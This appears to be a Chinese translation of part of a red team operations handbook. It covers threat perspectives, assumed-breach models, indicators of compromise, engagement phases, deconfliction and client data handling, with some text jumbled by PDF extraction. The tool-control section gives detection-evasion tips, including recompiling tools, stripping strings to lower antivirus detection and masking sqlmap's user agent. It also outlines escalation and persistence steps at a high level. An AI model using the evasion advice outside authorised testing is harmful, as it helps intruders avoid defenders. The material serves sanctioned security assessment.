
团队不应该独自操作。无论团队在人员配备或预算方面遇到什么问题，一个项目至少应该有两倍的人员配备。至于时间，六周可能比较长。如果是这样，请考虑什么是在范围内或范围外。考虑使用假定遭到入侵的模型来帮助有效利用资源。

# 威胁视角

如前面简要提到的，威胁视角是威胁的初始观点。这个视角用于构建和塑造威胁概况或场景。威胁的视角可能是外部人员、近身人员或内部人员。

外部人员	
一个没有合法访问特定软件、系统和网络的实体。外部人员是指组织外的任何人。	一个例子是竞争对手的员工，他没有被授权访问任何系统、网络、软件或硬件的物理或数字访问权限。
近身人员	
一个没有合法访问特定软件、系统和网络的实体，但可能有对建筑物和设备的物理访问权限，或者对与目标资产集成的系统的访问权限。	一个例子是清洁工作人员。他们可能没有被授权访问任何系统或网络，但可能可以物理访问建筑物、通信设施、系统、网络等。
内部人员	
指具有合法访问特定软件、系统和网络的实体，并具有对建筑物和设备的物理访问权限	恶意内部人员的一个例子是一个拥有授权特权访问的流氓系统管理员，他会故意从目标资产中删除信息或修改目标资产以导致故障
非恶意内部人员的一个例子是销售人员中的员工，他们具有授权访问执行销售所需的系统、网络、软件和硬件。  这个个体可能是在初始访问过程中无意中成为目标	

有几种方法可用于获得对目标系统的访问权限。在红队计划过程中，初始访问经常受到争议。在计划过程中使用下面的图表可以帮助您根据目标决定一个起点。每个点代表一个潜在的起点。每个点所需的访问权限是不同的。将此纳入红队计划中。决定威胁视角的过程是基础性的。情景和参与目标推动这个决定。例如，参与目标包括衡量安全运营能力以识别和响应通过公司网络传播的威胁。有效利用资源的方法是从这个网络的内部某处开始参与。强迫团队从网络外部建立访问可能会浪费有限的参与时间，因为这些步骤与参与目标没有直接关联。



### 如何在规划中使用这个图表

这个图表可以用来帮助根据威胁视角规划起始点 不要假设所有的参与必须从外部开始 讨论参与的目标 以及期望的情景 提出一些最能说明情景的图表点 讨论这个点如何代表参与情景 使用最能实现参与目标的点

# 威胁情景

红队作战的核心方面是威胁情景。情景提供了对防御解决方案如何执行和符合安全任务中涉及的流程、程序、政策、活动、人员、组织、环境、威胁、限制、假设和支持的洞察。情景通常描述了威胁的角色，以及它如何与目标环境中的系统和网络进行交互，并揭示了内部实践的真实世界情况。简而言之，它回答了目标安全运营如何动态执行行动以提供结果、输出或证明能力的问题。

由特定场景驱动的红队参与将焦点缩小到特定领域。这样可以更深入地探索一个概念。场景允许模拟特定威胁并将其暴露给目标组织。基于场景的方法可以比标准渗透测试或漏洞评估提供额外的价值。对特定威胁如何影响组织的观察和理解提供了所需的知识，以便有效地分配组织的有限时间、金钱和资源来最好地保护其资产。

简而言之，红队探索“威胁故事”。场景为该故事提供了剧本，并驱动红队模拟威胁。红队利用情节来塑造他们的行动并发展他们的TTPs。所有这些方面的结合创造了一个全面的威胁场景。

这在实践中如何使用？也许一个目标通过威胁情报源了解到一种新型恶意软件。该恶意软件正在积极攻击其他类似组织的移动应用程序。组织可以使用红队设计和模拟使用该恶意软件的特定场景。利用威胁情报报告或恶意软件分析报告，红队可以开发自定义代码或模拟，以模仿恶意软件的行为。场景允许机构进行基于场景的红队评估，以衡量其系统对抗新型恶意软件的抵抗能力，并潜在地评估其对抗未知恶意软件类似行为的表现。

设计场景可能具有挑战性。通常选择一个场景模型，该模型不能使红队在参与期限内成功实现其目标。请记住，红队不是像渗透测试那样寻找漏洞或漏洞，而是模拟并执行对组织的影响，以评估整体安全运营。

# 威胁仿真

威胁仿真是模仿特定威胁的TTPs的过程。 红队通过充当代表性威胁来执行威胁仿真。 可以模拟任何类型的威胁。 这可以包括：

- 零日或定制攻击
- 脚本小子到高级威胁
- 模拟特定威胁工具或技术（僵尸网络，DDOS，勒索软件，特定恶意软件，高级持续性威胁等）

基于场景的评估通常是通过模拟某种威胁来驱动的。 这可能是一个特定的威胁，例如Energetic Bear / Crouching Yeti / Dragonfly使用的Havex木马，或者是一个普通的威胁，例如简单的命令和控制僵尸网络。 无论场景如何，所概述的TTPs驱动着红队执行参与的规则。 设计威胁仿真场景时，应定义该威胁的关键组成部分。 虽然详细模拟特定威胁可能很困难，但这并不意味着无法模拟该威胁，或者尝试这样做没有价值。 红队应专注于遵循威胁的关键组成部分，并使用自己的TTPs填补空白。 红队不是威胁的原始设计者或作者，但是是一个高技能和有能力的团队，可以（也应该）用自己开发的技艺和流程来加强模拟威胁的TTPs。 通过这种方式，红队可以以支持基于威胁的场景目标的方式对威胁行为者进行建模。

在威胁仿真中最大的挑战是执行到一个分析师相信威胁是真实的水平。 方法可能包括使用已知的恶意软件，开发模拟威胁的定制恶意软件，使用生成已知威胁的威胁指标（IOCs）的工具，或者仅仅使用系统和网络本地工具和命令。 有效的规划和确定威胁的关键组成部分将导致更好的威胁仿真设计。

# 场景模型

如前所述，通常选择一个场景模型，该模型将不会使红队在参与期限内成功实现他们的目标。在选择场景模型时，应根据应该衡量的运营影响来选择。这些模型只有帮助设计场景。在参与过程中，可以调整场景的执行。灵活和准备好进行调整是至关重要的。如果红队过快地取得成功，观察可能就没有价值。如果红队过早停止，组织可能无法获得所需的影响。选择合适的模型将有助于确保正确的平衡。

“场景模型”实际上是什么意思？威胁仿真场景模型包括完整的参与模型、假定入侵模型和自定义场景模型。

## 完整参与模型

完整参与模型是对威胁的完整端到端仿真，是组织最常希望的模型。可以将其视为无所不用其极的参与（尽管总会有限制）。该模型试图模拟威胁从第一天开始，并一直工作直到达到最终目标。

完整参与模型始于威胁在组织外部。威胁必须执行开源情报（OSINT）、侦察和枚举，以确定进入网络的路径。一旦进入网络，红队将继续执行其计划，使用其TTPs。这将持续到红队被停止或完成目标。完整参与模型的特点：

- 从对手活动的第一天开始
- 红队必须执行所有阶段（进入、保持、行动；将在文本中进一步讨论）
- 通常比其他参与类型更长，因为需要足够的时间来执行所有阶段
- 红队必须能够进入或拥有备份的“白卡”计划在紧凑的执行时间表中，常在操作影响能够执行之前耗尽
- 必须制定应急计划以确保执行所需的影响

## 假设入侵模型

假设入侵模型假设威胁在参与开始时对目标有一定程度的访问权限。这个模型可以说是所有模型中最有益的。在开始之前，假设威胁对目标有一定程度的访问权限。这将使情景在攻击时间轴上更进一步。假设某人可以入侵网络通常是由不太成熟的组织提出的论点，在开始之前红队必须证明他们能够“进入”。这个证明何时重要？

只有在衡量威胁“进入”的能力重要时才重要。如果这不是一个关键目标，使用假设入侵模型将节省时间、精力和金钱，并使红队解放出来

探索更高影响目标。假设入侵模型的特点：

- 在威胁入侵组织后开始
- 红队专注于停留和行动阶段
- 更有效地利用有限资源（时间、金钱和人员）
- 需要提供对红队的访问权限。通常通过启动红队的恶意软件、提供对特定资产的访问权限或提供密码来实现仍然必须实现运营影响和目标
- 

### 考虑一下

#### 假设存在入侵可能会导致对结果的怀疑。

防御人员甚至高级经理经常试图淡化合法的红队活动。对于假设的入侵，更不成熟的组织可能会试图通过将活动的成功与“获得对系统或网络的访问权限”联系起来，而不是通过理解防守团队如何执行其防御策略来认识到所学到的教训。

## 自定义入侵模型

自定义入侵模型允许红队设计场景，以测试或测量目标的特定关注领域。自定义参与模型：可以从威胁周期的任何时点开始

- 侧重于根据目标和目标设计的任何阶段
- 在有限的人员、时间和资金可用的情况下非常高效
- 几乎总是宣布并与实时互动协调

红队应该最常使用一种假设被攻破的策略。这种策略由微软流行起来，承认更多的是哲学而不是推理。被动地等待入侵的证据会导致公司不仅透露自己已经受到了入侵，而且还透露自己已经受到了多年的入侵。

# 威胁迹象

尽管人们普遍认为对手可以清理干净，但几乎不可能清除所有证据。一个优秀的安全运营团队有能力找到甚至是最先进的对手。总会留下证据。威胁迹象 (IOCs) 是识别或描述威胁行为的工件（信息片段）。威胁迹象可以是任何用于识别威胁行为的东西，包括但不限于：

- 异常的网络流量
- 异常的用户活动
- 特定地理位置的连接
- 增加的网络流量
- 增加的数据库读取
- 异常的文件更改或修改
- 注册表更改或修改
- 特定的命名或使用约定
- 识别行为或行为尝试
- DOS/DDOS的迹象

大多数安全组织依赖某种触发器来采取行动。诸如网络传感器、安全传感器甚至最终用户通常会触发对"奇怪"行为的调查。当安全团队对触发器做出反应时，他们面临着测试利用IOC来识别、遏制和消除威胁的能力的挑战。红队和蓝队之间生成和识别IOC的这种互动是红队行动的核心。为了模拟恶意行为者，红队必须了解威胁的TTPs。通过控制"何时"和"如何"以及生成或留下的IOC类型来模拟这些TTPs。基于这个概念，红队操作员必须知道工具或行动产生的指标。如果这些IOC是可接受的，他们可以继续进行。如果IOC不可接受，并且执行了该行动，那么在计划的预期之前，暴露红队的风险就会显著增加。管理IOC不仅对于威胁模拟是必要的，而且当时机不合适时，IOC可能会让你暴露，并且如果不加控制和管理，可能会使整个任务面临风险。

## 控制工具

为了控制IOCs，必须存在一个强大的TTPs集合。其中一部分TTPs是支持红队能力的工具。这些工具不仅需要提供能力，还需要被理解。通常通过使用和修改工具来实现这一点。工具的使用和修改应该内置到一个标准的攻击平台中。如果平台被管理和维护，就可以准备好一个共同的基线。作为一个一般规则，红队应该：

- 了解使用的工具，它们的操作方式以及进行的操作重新编译工具（重命名函数；删除帮助、注释和未使用的代码/字符串；等等）控制用户代理
- 了解哪些IOCs是由某个动作生成的在合适的时机融入其中

以下是常见的指标，只是一個小例子，以帮助思考必须控制的指标。

### 用户代理 - 用户代理字符串可能会泄露工具的信息

- 例如，SQL注入工具SQLMAP的默认用户代理字符串包含了单词sqlmap sqlmap/1.0-de v-xxxxxxxxx(<http://sqlmap.org>) 这是非常常见的。

### 二进制文件可能具有可以被检测到的签名

- 修改和重新编译可能需要改变签名
- 在编译之前删除注释和其他用户输出可以降低杀毒软件的检测概率


#### 焦点

威胁规划的最终目标是尽可能准确地描绘威胁，以便能够向目标环境提供相关的建议。

# 参与概念

红队参与可以在执行过程中经历几个复杂而详细的步骤，但使用三个简单的阶段有助于保持目标的关注。尽管红队活动是以攻击为导向的，但最终它被用作改进安全性的工具。红队活动分为三个阶段，直接与可以测试和衡量威胁的防御领域相关。安全运营通常会将大量时间和精力放在预防控制上，以“阻止威胁”。预防很重要，但无法实现100%的预防。组织应该了解如果威胁成功的话可能产生的潜在影响。

## 执行阶段



在高层次上，红队必须通过这三个阶段来完成一次任务。

进入 - 获取对网络的访问权限。红队必须能够访问他们的目标。访问可以通过合法的妥协或直接授予的方式进行，作为假定的入侵场景的一部分，例如内部威胁场景。

一个组织能够检测到威胁获取对其网络的访问权限吗？

保持 - 建立持久性或永久存在。红队的任务通常比其他类型的测试时间更长。红队通常建立持久性或永久存在，以便在任务的持续时间内生存。

一个组织能够检测到或阻止威胁在其网络中存在吗？

行动 -最后，红队对目标执行操作影响。

## 基于在进入和保持阶段获得的能力，威胁可以执行哪些影响？

### 阶段映射

大多数渗透测试框架被分解为专注于漏洞识别和利用的各个阶段。红队方法论将许多相同的行动归类为仅有三个不同的阶段，并侧重于对目标环境造成的影响。下面提供了几个示例来说明这种分类。

### Methodology

#### Get In


- Reconnaissance
- Enumeration
- Exploitation

#### Stay In

- Persistence
- Lateral Movement
- Continued Enumeration

#### Act

- Operational Impacts



### 进入

#### 侦察

- 对目标进行开源情报（OSINT）调查。
- 使用开放、未经身份验证的来源进行搜索：
  - 目标网站
  - 社交媒体
  - 搜索引擎
  - 公共代码存储库
  - 备选目标站点

#### 外部枚举

- 识别外部资产：
  - 执行反向DNS扫描以识别注册主机
  - 从扫描和OSINT中识别URL和其他外部接触点
- 评估网络存在：
  - 通过Web代理以普通用户身份浏览，以捕获情报和理解

- 识别已知漏洞和易受攻击的条件
- 此时不要发送攻击代码
- 执行和利用
  - 根据当前知识尝试利用目标
  - 对目标进行情境意识
  - 尝试本地权限提升
  - 尝试域或其他系统级权限提升

## 保持内部

### 后渗透

- 继续内部和域枚举
- 识别域用户/组/成员
- 识别IP空间
- 识别文件共享
- 建立持久性
- 使用持久性计划在目标系统上放置代理
- 横向移动

## 行动

### 运营影响

- 对目标系统进行真实模拟
- 不需要过于复杂
- 不需要利用已知或传统的漏洞
- 不总是需要管理员（本地/域）权限
- 需要对目标环境产生实际影响
- 需要ECG和TA的输入
- 在执行操作影响时需要通知ECG和TA
  - 避免不必要的（可能是灾难性的）防御行动
- 需要至少执行目标的检测、事件响应、连续性和恢复计划和程序之一

操作影响是红队测试与其他类型测试的关键区别

### 红队小贴士

**操作影响为安全运营提供真实洞察力  
安全运营必须防御威胁**

将发现并利用漏洞；然而，漏洞是红队测试的副产品，而不是重点。红队的真正价值在于帮助目标识别管理、技术和

程序控制限制对组织的影响，即使容易受到最新的“零日漏洞”攻击。

## 运营影响

与任何安全评估一样，风险是促使组织行动的动力。操作影响是红队展示这些风险的工具。影响组织的操作能力是向高级领导展示风险的最有效方法之一。

操作影响是针对目标执行的行动或效果，旨在展示安全方面的物理、信息和操作弱点。操作影响可以被视为针对组织的行动，影响其运作方式。这些影响可以是一般性的，如进行拒绝服务攻击，也可以更具体，例如使用劫持的ICS设备来控制城市的电网。

影响通常在参与结束时执行，然而，最好在早期计划所需的效果。早期计划允许红队利用获得的访问权限和能力，为影响的执行做好最佳准备，即所谓的预定位。除了获取和保持访问权限外，红队应限制与操作影响目标的互动。这确保了所有参与影响目标的目标可以在适当的时间得到实施。通常，红队会收到在目标环境中提前引发影响的请求。在执行之前，这些行动需要经过仔细的审查和考虑。如果这些行动不会危及团队实现其他参与目标的能力，可以从其他攻击空间和系统中执行。如果行动直接与参与目标冲突，红队负责人必须确保ECG和TA充分理解每个行动的后果（包括未来的操作影响）。

深度和影响的程度可以像组织愿意探索的那样“痛苦”。这些影响通常针对实际生产系统进行，以达到最高的真实性水平，但如果它们具有代表性，也可以在测试和开发环境中执行。

### 焦点

测试环境很少模拟到操作影响可感知的生产水平。  
技术可能匹配，但人员和流程通常不匹配。仅关注测试环境可能导致对影响如何影响组织的不切实际看法。  
。

获得管理层的批准以执行操作影响可能非常困难。如果一个组织对风险非常敏感，这些影响可能显得过于昂贵或危险。将系统暴露给包括操作影响在内的全面攻击的组织肯定会感受到痛苦。然而，详细的规划和执行可以限制现实世界的影响，管理潜在风险，识别安全和运营方面的差距，并为所有利益相关者提供极其宝贵的经验教训。

利益相关者。

# 冲突解决

冲突解决是识别红队生成的活动和非红队生成的活动的能力。

一般来说，冲突解决：

- 将红队活动与真实世界活动分开
- 需要通过冲突解决过程进行事先协调
- 要求红队接收特定事件的防御日志
- 不能用作红队识别过程
- 要求立即使用正常的事件报告流程报告所有检测到的事件，无论是真实世界的还是涉嫌的红队活动
- 可能需要白方联系红队的联系人以确定发现的活动是否是红队的结果

在参与过程的各个层面上，人员能够快速准确地区分红队活动和真实世界攻击至关重要。有几个因素可以减少混淆和错误信息的传播；然而，这四个简单的行动在冲突解决过程中起到了很大的作用：

- 确保受信任的代理人/白方了解活动的行为和影响
- 确保所有操作员日志（OPLOGS）准确和彻底完成
- 根据ECG的要求提供OPLOGS和活动列表
- 与白细胞交换定期情况报告

## 冲突处理过程和文档

至少，冲突处理文档应包括：

- 参与日期
- 参与的主要联系人
  - 负责人
  - 技术人员
  - ECG/TA/白细胞
- 活动来源
- 活动目的地（根据具体情况）
  - 段、范围、应用、主机、IP、建筑物、校园等
  - 在大多数情况下，目的地不会提供
    - 通过TA/白细胞进行冲突处理
- 活动描述

如果请求冲突处理，红队负责人应与负责的TA/白细胞联系人合作，评估信息，并将信息与红队活动隔离开来。这个过程可能包括：

- 在事件区域停止所有活动
- 审查限制、目标和冲突处理指令的规则

- 审查OPLOGS以确定团队在指定时间内进行的活动
- 确认或否认每个解决冲突事件的红队活动
- 与ECG、白细胞和TA确认发现
- 确保发现通过电子邮件和电话传达
- 保留解决冲突信息、行动、评估和发现的记录

如果解决冲突过程表明红队是发起者：

- 确定和隔离所使用的具体活动和脚本（如果需要）
- 确定和隔离支持事件时间范围的具体日志
- 通知参与控制组

解决冲突过程为参与提供了一个“游戏”的途径，并容易受到有偏见的信息流的影响。参与计划过程的一部分应包括确定执行解决冲突过程所需的时间以及何时正确使用它。

始终强调目标环境或防御者不会使用解决冲突来识别红队的来源或活动的任何情况。在任何时候，除了安全或法律事件外，目标环境或防御者都不应获得解决冲突过程之外的信息。

## 冲突解决过程

1. 所有警报和事件，无论是真实世界的还是所谓的红队活动，都应立即按照标准事件响应政策和实践进行报告和处理。
2. 适当的安全运营、事件响应、威胁情报或管理人员（例如，可信代理）将及时通知红队负责人（或指定的代理人）任何报告的事件。此通知必须包括源地址、目的地址、操作、操作时间和警报来源。
3. 适当的响应团队将根据政策和实践继续执行操作。
4. 红队负责人将通过彻底的事件操作员日志审查以及直接操作员交互来确定警报或活动是否由红队生成或执行。
5. 红队负责人将向可信代理提供红队活动的确认或否认。
  - a. 如果活动是真实的，则冲突解决已完成。
    - i. 红队将停止对任何涉及事件的资产进行攻击（如果使用），或将这些资产暂时添加到受限资产列表中。
    - ii. 响应团队将继续运作
  - b. 如果红队活动，解决冲突的活动将继续进行。
    - i. 直到完成流程，受信任的代理人不得向安全或响应团队提供此信息。

6. 红队负责人和受信任的代理人将评估以下内容，以确定应向响应团队提供哪些（如果有）信息：
- a. 活动将导致不必要地通知高级组织管理层的程度
  - b. 根据政策和实践，由响应团队执行的活动
  - c. 响应活动将如何影响团队检测、识别和响应其他事件的可用性和效果
  - d. 响应活动将如何影响事件位置的系统和网络
- e. 响应活动将如何影响不属于适当响应团队的人员的日常运营
- f. 准确识别和隔离红队所需的努力量与为培训、工具和度量目的响应事件的好处之间的数量
7. 评估行动可以由红队负责人和可信代理商商定，或者如有需要，可以升级到适当的管理层（ECG）进行批准。8. 事件评估建议应指示红队和响应团队是否将继续全面活动，如果信息将被提供以限制努力的可接受水平，或者是否将停止运营。
- a. 如果没有向响应团队提供信息，则应恢复全面活动。不应通知响应团队有关红队活动的情况。
  - b. 如果提供了信息，则所有团队必须记录提供的信息和时间，并且响应团队应根据提供的信息继续响应活动，将其视为“威胁情报”或“指南”。
  - c. 如果确定特定行动的努力量太大，所有团队必须调整当前活动以适应排除努力。这可以是：
    - i. 红队持续进行，但停止响应活动
    - ii. 响应活动持续进行，但停止红队活动
    - iii. 红队持续进行，但减少响应活动
    - iv. 响应活动持续进行，但减少红队活动
    - v. 或停止所有活动
9. 最终的冲突解决决策将被执行并记录为事件报告以及事后评估

事后评估可以用于促进冲突解决过程的改进，以及事件响应或其他安全操作。

# 数据处理

处理在红队参与过程中生成或收集的数据的一般准则至关重要。所有红队成员都应负责保护所有目标（即客户）数据，包括：

- 个人可识别信息（PII） - 可用于唯一识别、联系或定位单个人员，或可与其他来源结合使用以唯一识别单个个体的信息
- 根据既定的法规、政策和程序处理受限制和敏感信息的隐私法信息其他行业BBP数据
- 

红队应避免挖掘包含隐私法案、医疗、司法、崇拜或宗教追求，或任何其他受保护或特权信息的文件。如果遇到受保护或特权信息，红队应暂停获取或提供访问权限的操作，保护信息，通知ECG，并将其返回到目标环境（或根据ROE适当处置数据类型）。

红队通常被授权利用存储在网络上的文件、电子邮件或消息流量，以便针对完成目标的分析（例如，识别用户ID、密码或网络IP地址以获取进一步访问权限）；然而，每个红队成员应确保所有被利用的信息是必要的，并且在任务范围内。

除非ECG或ROE明确要求或授权，红队不应修改或删除任何生产用户数据或进行任何拒绝服务攻击。团队不应故意降低或破坏被利用的目标系统的正常运行。

红队操作员必须遵守ROE中规定的条款。一个完整记录的ROE将包含与权限、授权、允许的行动、数据收集要求和目标空间细节相关的指导和规则。所有红队成员必须遵守在计划期间授予的权限。

## 控制

处理客户数据的控制措施应在ROE中达成一致并记录下来。这些控制措施非常重要。请记住，红队被赋予了在别人的“游乐场”上“玩耍”的特权。这种访问必须得到尊重，并且捕获的数据必须得到保护。

在保护敏感数据时要考虑的一般控制措施和建议如下。根据需要进行调整，并将其纳入您的ROE模板中。

### 政策控制

红队实施的政策控制应包括：

- 每个红队成员签署的红队保密协议

- 数据培训（识别和避免PII、PIA数据等）
- 道德培训
- 个人背景调查

## 物理控制

应存在多个层次的物理控制，以保护参与工具和操作系统免受有意或无意的丢失。红队人员应熟悉所有使用的物理控制（例如锁，身份识别贴纸，保险柜，存储柜和可锁定的保险箱）及其适当使用方法。每个红队成员都对目标数据的保护负有个人责任。

用于保护目标资产的推荐安全机制包括：

- 工具，计算系统和目标数据应存放在一个隔离且安全的房间内，并且仅由红队控制。
- 尽量减少团队与外部实体（物理内部/外部进入红队空间/设置的访问控制）之间的接触。
- 在不使用时，所有数据和设备应被取出并放入可锁定的箱子，保险柜或存储柜中。
- 在旅行时，笔记本电脑和硬盘将始终被安全保管（在酒店保险箱，被拴住的锁盒中等），绝不会被无人看管地留在车内，酒店，客户空间等地方。
- 所有访问红队空间的人员都将受到护送。
- 目标数据只应由有需要知道的红队人员处理。
- 在任务结束时，所有目标信息将被归还给客户或按照定义的程序销毁。

## 软件控制

应采用以下软件控制措施，以确保信息的机密性、匿名性和安全性：

- 每个主机和客户操作系统都应进行加密
- 使用有效的密码策略，并考虑（应使用）多因素保护的密码数据库来存储每个任务的唯一密码
- 每个主机和客户操作系统都应使用“强”密码进行保护
- 主机和客户操作系统都应使用与任务相关的基于主机的防火墙
- 
- 尽可能地，通信应进行加密
- 注意，红队不应使用不安全的文件系统或通信进行团队开发的任务操作（例如FTP，Telnet，HTTP，VNC，WEP等）使用更安全的通信机制（例如HTTP S，WebDAV，SSH，radmin，RDP等）
- 在参与过程中使用的数据和工具应存储在加密的容器中，并且只在需要时移动到工作目录中
- 所有系统、存储、数据和工具都应始终进行加密（数据在传输中，数据在静止中）
- 使用众所周知且经过社区测试的高强度加密算法是

## 推荐的

- 所有传输到或从目标系统的数据和工具应使用MD5、SHA1或SHA256进行哈希，并按照数据收集部分中讨论的方式添加到OPLOG中所有数据和工具的访问、
- 移动和使用都应添加到OPLOG中如果一个工具不再需要用于某个任务，应将其从目标环境中移除所有红队工具和软件应在参与结束时从目标环境中移除
- 如果无法进行清理，则应通知TA和ECG，并提供适当的详细信息

## 两人完整性 (TPI)

数据收集和执行中的一个关键因素是两人完整性 (TPI) 在整个过程中应始终保持两人完整性 (用于验证参与过程中的活动) 团队成员应审查、理解并对执行的每个操作/命令进行“合理性检查”该团队成员应验证执行团队成员的操作，并验证日志条目的完成情况 TPI有助于保护红队和目标/客户免受敏感信息的潜在泄露、违反法律要求/法律以及违反ROE的风险。更重要的是，TPI可以防止红队在操作中犯下简单的错误和失误（这在查看技术指南、与同行咨询部分进一步探讨）

# 关键章节要点

